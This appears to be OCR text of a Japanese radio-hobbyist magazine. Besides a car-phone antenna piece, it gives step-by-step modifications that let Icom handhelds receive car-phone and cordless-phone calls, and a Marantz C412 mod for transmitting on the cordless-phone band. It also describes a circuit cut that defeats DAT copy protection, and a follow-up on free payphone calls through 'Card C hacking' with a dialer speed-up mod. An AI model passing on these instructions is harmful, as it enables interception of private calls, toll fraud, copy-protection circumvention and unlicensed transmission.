
つまり、携帯電話のアンテナを車の外に出したような効果が得られます。

図2・図3のようにアンテナの

マウントには電極が埋め込んであります。車のガラスをはさんで車内と車外のアンテナを張り合わせることで、コンデンサがで、このコンデンサによって電波が伝えられます。これは、オングラスタイプと呼ばれるものです。

肝心な部分は、車内アンテナ部分で、ここが車内の携帯電話と車外アンテナを結んでいるのです。

これによって、携帯電話にア




▲ガラスのこっちと向こうに、マウントを取付けます。リアのガラスに取付ける場合には、熱線なるべく避けるようにして取付けます。


ンテナケーブルをつながずに使用することができるのです。

このアンテナの効果は、その性質上携帯電話の性能を飛躍的に向上させるというものではありませんが、これまで車内で使用していて通話中に雑音などで悩まされていたのが、すっきりと聞き取れるようになります。

特に、圏内ぎりぎりの弱電界地域などでは効果が期待できるようです。



▲鉄筋の室内などでも、窓が開閉できれば取り付けられますよ。



▲ガラスにはさんで取付けると、このようにマウントは向き合うことになります。

図1 リピータされる仕組み

車内で使用する携帯電話と車外のアンテナを、車内側のアンテナが仲介するので携帯電話にアンテナケーブル取付ける必要がない。




図2 アンテナの構造

それぞれのマウントの中には電極が埋め込んであり、これがコンデンサの極板になる。



図3 車内外アンテナの構成

このように、ガラスをはさんで車内と車外のアンテナはむすばれる。ガラスは、コンデンサの誘電体になり、車内のエレメントと車外のエレメントは容量結合で結ばれ、これによって高周波を伝達する。



AB使用レポート

コードレスホン・自動車電話も聞こえる

アイコム IC-3SR使用レポート

編集部



IC-3S+IC-R1??

シングルバンドトランシーバ+広帯域受信機が売りの、受信マニア期待の一台がIC-3SRだったのですが、大方の予想通り、当局のお達しによる受信自主規制(?)がなされたつ抜けなモノとなっていました。

自動車電話やコードレスホンははじめとする電話バンドがすっぽり抜け落ちているのです。

IC-3SR=IC-3S+IC-R1というイメージを抱いていたのに、それにはほど遠いものとなっていました。

なんとかするAB編集部では、先月号の改造でトランシーバ部の受信範囲を拡大しました。改造後の受信周波数は

320.000~520.000MHz

800.000~950.000MHz

となります。


これで電話バンドのメインで

ある870MHz付近の自動車電話と380MHz付近のコードレスホンが受信可能になります。


広帯域受信部のカバーする周波数は下の表の通りです。

レシーバ受信範囲

1	25.0MHz~252.9MHz
2	255.1MHz~261.9MHz
3	266.1MHz~270.9MHz
4	275.1MHz~379.9MHz
5	382.1MHz~411.9MHz
6	415.1MHz~809.9MHz
7	834.1MHz~859.9MHz
8	889.1MHz~914.9MHz



▲コードレスホンだってパッチリ受信!




▲自動車電話帯もカバー。感度もそこそこ。



▲重量感あるボディ。手にずっしりと重みがかかる。つくりがしっかりとしていて頼もしいのです。



▶こういう風にして回せばいいのかな？指が太い人は大変だと思いますよ。



◀回転選局ダイヤルが回しにくい。後にあるレシーバ用のアンテナが引っかかるのです。



▲エアバンドだって AM モードでワッチ可能。



▲430と50MHzのアマチュアバンドを同時受信。

受信できない子機の電波

しかし、改造によっても、抜け落ちのバンドがなくなったわけではないのです。200MHz 台は完全カバーされていませんので、たとえばコードレスホンの子機の送信周波数である254MHz 帯は、その抜け落ち部分に入っています。コードレスホンマニアには少し物足りないというところでしょう。

ハード的には、なんら問題がないのに、お上の圧力で不完全な受信機になってしまっているのはなんともすっきりしないと

ころです。


トランシーバ部の受信範囲は、改造で一気に350MHz もの広さをカバーするようになりました。希望の周波数にセットするのが大変そうですが、ダイヤルセレクトで10MHz 台を選択すれば、回転選局ダイヤルの操作で目的周波数へセットできます。

ただし、回転選局ダイヤルが回しにくいのは大いに気になります。ダイヤルのすぐ後にレシーバ部のホイップアンテナがひかえているので、それが邪魔になって実に操作性が悪いのです。このふちみたいなアンテナはも

うちよっとスマートに処理してもらいところです。

それにしても、ハンディ機にアンテナ 2 本というのはやめて欲しかったですね。かつこ悪くて町中で持ち歩けません。

見てくれより性能を重視するというアイコムさんの姿勢は大



▲ IC-3SR 上面。

AB使用レポート



▲リピータ運用時アップリンクも監視。

いに分かるのですが、(実際、このアンテナ意外ほど性能がいいのです) やっぱり聊ずかしいですよ…。

リピータ運用で使う

広帯域レシーバが2台詰まったようなIC-3 SRですが、2バンド受信の実用的な面を見ていくとしましょう。

連絡用になにかと活用しているのが430MHzのリピータです。IC-3 SRでは、同時に2つのリピータをワッチすることができます。また、トランシーバ部でページャ機能、コードスケルチのセットができますし、レ



▲送信中はレシーバ部はOFFになる。

シーバ部でもコードスケルチ待機ができますので、リピータ待ち受け時に大活躍すること間違いなしです。

リピータ運用で、リバース機能は結構使うものですよ。相手局とシンプレックスで交信可能かの確認や妨害局の監視など。


IC-3SRは、アップリンクとダウンリンクを同時に受信できますので、リバースボタンの操作なんていりませんよ！ しかも、送信時にはレシーバ部がOFFになるのでハウリングもおこらないのです。そういうときにはこの機能って、結構重宝しますよ。

真面目な一台なのです

IC-3 SRでは、トランシーバ部で送信時、レシーバ部は自動的にOFFになってしまいます。これはすなわちクロスバンドリピータとして本機を使えないことを意味します。しかも、フルデュプレックス通信すらできません。つまり、レシーバ部で50MHzのアマチュアバンドを受信、トランシーバ部で送信して、電話のように「もしもし、はいはい」と電話同様の通話ができないということです。

2バンド内蔵しているにもかかわらず、デュアルバンドハンディトランシーバなら当然装備しているフルデュプレックス機能がないのはなんと片手落ちな感じがしますが、FM放送なども受信できる本機では、むやみやたらな再送信を防ぐ意味で止むを得ない配慮だったと思います。

コードレス・自動車電話受信改造



- ① 本体内部のCPU基板上のチップダイオードMPを取り外す
- ② リセット
- ③ 受信改造コマンド入力

ハード改造後のコマンド操作

①リセット：F+A+*+電源オン

表示は、433.000MHzと144.000MHzになる。

②コマンド：B+#+電源オン

LCDのすべてのセグメントが表示される。

DATの無限コピー ついに完成!

秋月電子のシリアルコピーマネージャキットを 改造してできる!! ②

編集部

CDのデジタルコピー いよいよ無制限解禁!

夢のオーディオ・マシン
DATの無限コピー機、秋月電
子のシリアルコピーマネージャ
キットを前号ご紹介しました。

このキットを使うことによ
って、CD以外のデジタルソース
(fs48・32kHz)のコピー禁
止・許可をユーザー自身が自在
におこなえ、独自のDATソー
スを作ることができるようにな
りました。

しかしCDソース(fs44.1
kHz)については、このキット
を持ってさえいればコピーがい
つでも可能ということなのです
が、やはり他のソースのように
コピーを自在にしたいというの
が人情というものです。

早い話が、録音・再生する能
力があるオーディオ機器は、ソー
スのコピーが自在にできなけ
れば、魅力が全然ないというこ
となのです(もちろん、著作権
の権利内での個人的な複製とい

うことです…)

ということで、前回お約束し
たように、いよいよCDのコピ
ー禁止を解禁する改造をご紹介
いたしましょう。

ちょっと仕組を

さて、この改造の仕組の要点
だけを、ちょっとかい摘まんで
説明しましょう。

CDソースをDATでデジ
タルコピーすると、次のデジ
タルコピーが禁止されます。これ
は、CDのデジタルソースに含
まれるコピー許可ビット(1回限

りコピー許可)が、DATテーブ
にコピーされると、二度とデジ
タルコピーできないようなビット
(ID6=10)に書き換えられま
す。


そこで、DATに入力するシ
リアルデータを、入力の手前で
処理してやります。この改造に
よって、CDのカテゴリとコピ
ー禁止のビットを、DATカテ
ゴリとコピー許可(ID6=00)に
してデジタルコピーすれば、そ
の後は無限にデジタルコピーす
ることができます。それこそ、
孫子の代まで永遠です。




▲ CDのコピーが自由にできてこそ、DATの価値があるというものだ! CDソー
スのオリジナルDATミュージックテープも思うままに編集ができる。

DATの無限コピーついに完成!

CD → DAT の無限コピー改造だぜイ!



▲前号ご紹介した秋月電子のシリアルコピーマネージャキットを完成させたところ。矢印の部分にご注目!



▲MANSELLとPROSTチップの間を通るパターンをこの部分でカットするだけで、改造完了!

ほんじゃま 改造!

CD → DAT のシリアルデータコピーで、どうやってカテゴリを変えてコピー許可ビットを無限コピー許可に変えるかというのはとても難解な理屈なのですが…。


しかし、心配はご無用です。改造は至って簡単におこなえます。理屈は分からなくて、ここでご紹介する改造をおこなえば、あなたに素晴らしい結果が確実に訪れるのです。

具体的な方法ですが、上の写真と右の図を見てください。


要はパターンカットだけなのですが、カットするパターンを間違えないように慎重にカットしてください。

MANSELLとPROSTチップの間を走っているパターンです。これは、PROSTチップの28番ピンにつながるラインで、これをシルク印刷 [22] のところでカットします。必ずここでカットしてください。

図解改造ポイント



パターンカットの方法



DATの無限コピーついに完成!

カットの方法は基板がガラスエポキシ製で銅箔パターンが強力に接着されていますから、ちよつとしたコツを要します。

まず、カットポイントに1ミリ間隔でカッターでパターンに刻みを入れ、この部分を先の細いハンダゴテでパターンごとすくい取ってしまいます。この方法が、最も確実です。

このパターンカットだけで、いままでCDの「オマケモード」コピーが、CDの「スペシャルモード」になります。DATにコピーするデジタルソースは、改造前にCDではセレクトできなかったモード1～3を選択することができます。もちろん、モード1でデジタルコピーをすればDAT→DATのコピーを無限に続けることができます。

CD 以外のソースも、改造前

と同じようにモード1～3のセレクトをすることができます。

これで、CD を含めたすべてのデジタルオーディオは、夢のオーディオシステムから、現実的で優秀な実用システムになったといえます。

あらゆるソフトをデジタル信号のまま、ユーザーであるあなた自身が自由自在に支配することができるようになりました。さあ、このキットを買ってからDATを買うか、DATを買ってからこのキットを買うか、あなたの選択はどちらかしかありませんよね!!

製作と使用方法 ワンポイントアドバイス

下にキットのマニュアルで説明されている典型的な配線例を挙げますから、製作時の参考に

してください。


「余分なものは不要。とにかく何でもかんでもコピーできればそれいい」という方は、S1とS2には何も接続しなければいいのです。これでモードセレクトは、自動的にモード1のポジションになります。もちろん、パターンカットは忘れずに！

プレゼントだよ!



前回と今回の記事のために製作した
シリアルコピーマネージャの完成品を
1名の方にプレゼントします。各
種機能を盛り込んで、様々なデジ
タルソースに対応することができます。
ご希望の方は、住所・氏名・年令・
職業とDAT所有の有無または購入
予定を明記のうえアクションバンド
編集部まで、官製葉書でご応募くだ
さい。締切は、7月末日必着です。

シリアルコピーマネージャキット配線例 (キットマニュアルより抜粋)



NTTカードCハッキング その後どうなったんでしょう…

編集部

究極の満パイ テレカなのだ!


前号の特集「NTTカードC
で究極のタダ電を検証!」は、
いかがでしたでしょうか。

存分にお楽しみいただけたこ
とと思います…。

さて、今から2年前だったで
しょうか、一世を風靡した「満
パイテレカ」というのをご記憶
でしょうか。度数表示にFが出
るという、幻の満パイテレカと
いうものでした(右ページの写
真)。本来、電話機度数表示機能
には「F」を表示させる能力があ
りませんから、これは、多分に
やらせ臭いものでしたが、かけ
ても、かけても度数が減らない
カードというのは、やはり幻的
な存在として、いろいろと噂さ
れたものでした。

ところが、前号の特集のとおり
かけても、かけても度数が減
らず、なおかつ通話料はタダだ
というのが、カードCハッキン
グだったんですね。

これぞ魔法のカード、究極の
「満パイテレカ」ということが
できるでしょう!!



▲これが、カードCを使って電話をかけたときの度数表示。表示窓には[0 0]の表示が出、カードC使用中を表示する。ハッキングしてもこの表示は変わらず。

Q²はどうなったか?

さて、前回もご報告したよう
にQ²は、ボックス型の公衆電
話からアクセスできなくなっ
ています。

これは交換機の側でQ²の接
続を禁止しているのでどうし
ようありません。

しかしながら、カードCハッ
キングが可能な公衆電話機はボ
ックスに入っているとは限りま
せんよ。

ボックス用電話機である
MC-1 (大型のタイプ) でも、

駅や大規模な建築物(病院・百
貨店など多くの人が使用する場
所)には、据置型として設置し
てある場合が多々あります。

また、MC-2型はもともと卓
上用として開発されただけあっ
て、まだまだあちこちで見られ
ます。

つまり、カードCハッキング
でQ²はまだアクセスする
ことが可能ということなのです。

ただし、カードCハッキング
対策済の電話機では、Q²をアク
セスした瞬間に、回線を切られ
てしまいます。

カードの残り度数
998
NTT 注意!!
500円のテレカを40倍に変造
ハイテク電話機下の悲劇
ただがけ
F
▲1989年5月26日号 週刊朝日より

NTT の対策は?

余りにも単純にタダ電ハッキングができてしまうカードCハッキング対策としては、電話機の改修(104オートダイヤルカード対応プログラムの中に内蔵されているようですが)をあげましたが、今回は交換機の対策についてレポートしましょう。

前回カードCハッキングの仕組みで説明したように、交換機

が出す課金信号を公衆電話機が無視することによって、通話料がタダになると説明しましたが、このシステムには何ら手を加えてはいないようです。

それでは、どういった対策なのかというと、課金信号を電話機が無視したことを交換機が感知して課金不備のアラート(警報)を出すというものです。

そして、NTTの交換網を割り出して、発信と着信の端末交

換機を捜し出すのに約一時間かかるといった、のんびりとしたシステムようです。

それからさらに、着信先の電話番号を割り出すのに数十分かかるといった実に優雅なシロモノです。

ただし発信先は公衆電話なので、限定不可。

しかし、いずれにしてもカードCハッキングの悪用だけはいらないでください!

マルマン・オートダイヤラMD-01高速化改造!

カードCハッキングには不可欠な高速トーンダイヤラの改造が可能な商品があったので、改造方法を紹介します。

マルマンのMD-01という機種で、540件の登録が可能で、定

価10000円のもの、通販などで2500円(送料800円)で広告がありました(ABの広告にも掲載されている大手の通販業者)。

これを、倍速化してしまします。抵抗を1本増設するだけで10桁のダイヤリングが約1秒になります。


通常の電話のダイヤリングも高速でできますから、とっても快適です。




▲これがマルマンのMD-01です。定価10000円を3300円(送料込)で入手。



▲改造するにはまず、表面のシートパネルを慎重に剝がす。



▲左上のLSI近くにあるチップ抵抗が改造ポイント。



▲このチップ抵抗(244表示240kΩ)に220kΩ(1/8W)を追加するだけ。

マランツ / UHFトランシーバ

C412

コードレスホン帯改造!

380MHz送信

編集部

おなじみ C412の改造

マランツ C412といえは、改造後の送受信周波数が非常に広く、改造ファンにとってはこの上なくありがたいトランシーバといえます。

ハンディ機で400MHz 以下


が送信可能というのは、いまやこのC412とヤエスのFT-73ぐらいでしょうか。

ただし、この世代のトランシーバは、800MHz~900MHz の受信機能がなく、最新のトランシーバに比べると一世代前のタイプになってしましますが、そんなデメリットよりも、メリッ


トのほうが上回っています。

最新のタイプは、CPU が400 MHz 以下の送信を禁止していたりして、どうにもつまらなくなっています。

しかしながら、昨今の「J」マークのおかげで、送信周波数は軒並みアマバンドに限定されていますから、それよりはずっ




▲写真1 まず本体を開いて改造ポイントを確認します。フラットケーブルをキズつけないように注意!




▲写真2 このように、スイッチングダイオードを4本取付けます。ダイオードは1S1588や1SS133などです。


マランツC412・コードレスホン帯送受信改造



▲写真3 VCOを切り開きます。くれぐれも慎重に！



▲写真4 フェライトは、ジャンクの coilsのコアを壊すなどして、小さなかけらを作ります。



▲写真5 このように、VCOを切り開いたら、フェライトの薄片をVCOコイルの上に乗せて接着します。その後、VCOを元通りになるようシールドします。

とマシですが…。

ところで、C412にも「J」マークが付いたそうで、新規購入の方は「J」マークに注意しましょう。

さて、まず送受信改造なのですが、本体を開けて4本のスイッチングダイオードを取付けるだけです。

ダイオードはスイッチングタイプならどんなものでも構いませんが、1S1588とか1SS133な

どが代表的です。

まず、これらのダイオードを写真2のように取付けます。

このとき、QL11に付いているチップダイオードはあらかじめ取り外しておきます。

改造後はFキーを押しながら電池ケースを装着します。

これでLCDの表示周波数が、300~512MHzになります。VCOの送受信周波数は360MHz~470MHzにもなります。


ただし、場合によっては下のほうの周波数でロック不安定になってしまいます。

運悪くこの状態になってしまったら、上の写真で紹介するようにVCOのロック周波数を上げてやりましょう。

以前はコイルの巻き直しというきわどい方法でしたが、今回はフェライトなどの磁性体のかけらをコイルの上に接着するだけでOKです。

ただし、VCOを開けなくてはならないので、腕に自信がある方のみ挑戦してみてください。

C412送受信改造図



コードレスホン
(380MHz帯) 受信可!

アイコム IC-2SR



改造後は
コードレスホン
受信健在!!

アイコムの新製品 IC-2SR が IC-3SR に次いで発売されました。

このリグの特徴は、VHF モノバンドトランシーバに、広帯域受信機を内蔵させたということで、W2の UHF 部分がそっくりそのままレシーバになった（前回ご紹介した IC-3SR の逆の構成）と思えば間違いのないでしょう。

また、トランシーバ用のアンテナとは別に広帯域レシーバの受信専用アンテナがあり、本体の上面部分にアンテナを2本実装することができます。

広帯域レシーバの受信範囲は、左の図のように、無線電話の周波数帯がみごとに排除されていますがご心配なく。

トランシーバ側の周波数範囲

108.000~135.995MHz RX (AM)
136.000~429.000MHz RX (FM)
144.000~146.000MHz TX

※表示は50.000~500.000MHz です。

広帯域レシーバの受信範囲

1	25.0MHz~252.9MHz
2	255.1MHz~261.9MHz
3	266.1MHz~270.9MHz
4	275.1MHz~379.9MHz
5	382.1MHz~411.9MHz
6	415.1MHz~809.9MHz
7	834.1MHz~859.9MHz
8	889.1MHz~914.9MHz

改造前は、コードレスホンの受信ができませんが、改造すれば OK です。また、VHF トランシーバ側の改造後の受信周波数範囲が広いので、広帯域レシ

ーバと合わせれば多分野でのデュアル受信が可能です。

もちろん、VHF トランシーバでのエアバンド(AM)受信も可能です。

では改造!


改造はVHFバンドの受信周波数を拡大するものです。

まず、本体を開けてハード改造します。


CPUの右下にあるMP表示のチップダイオードを取り外します。ここにたどり着くには、2個の高周波ユニットを取り外さなければなりません。

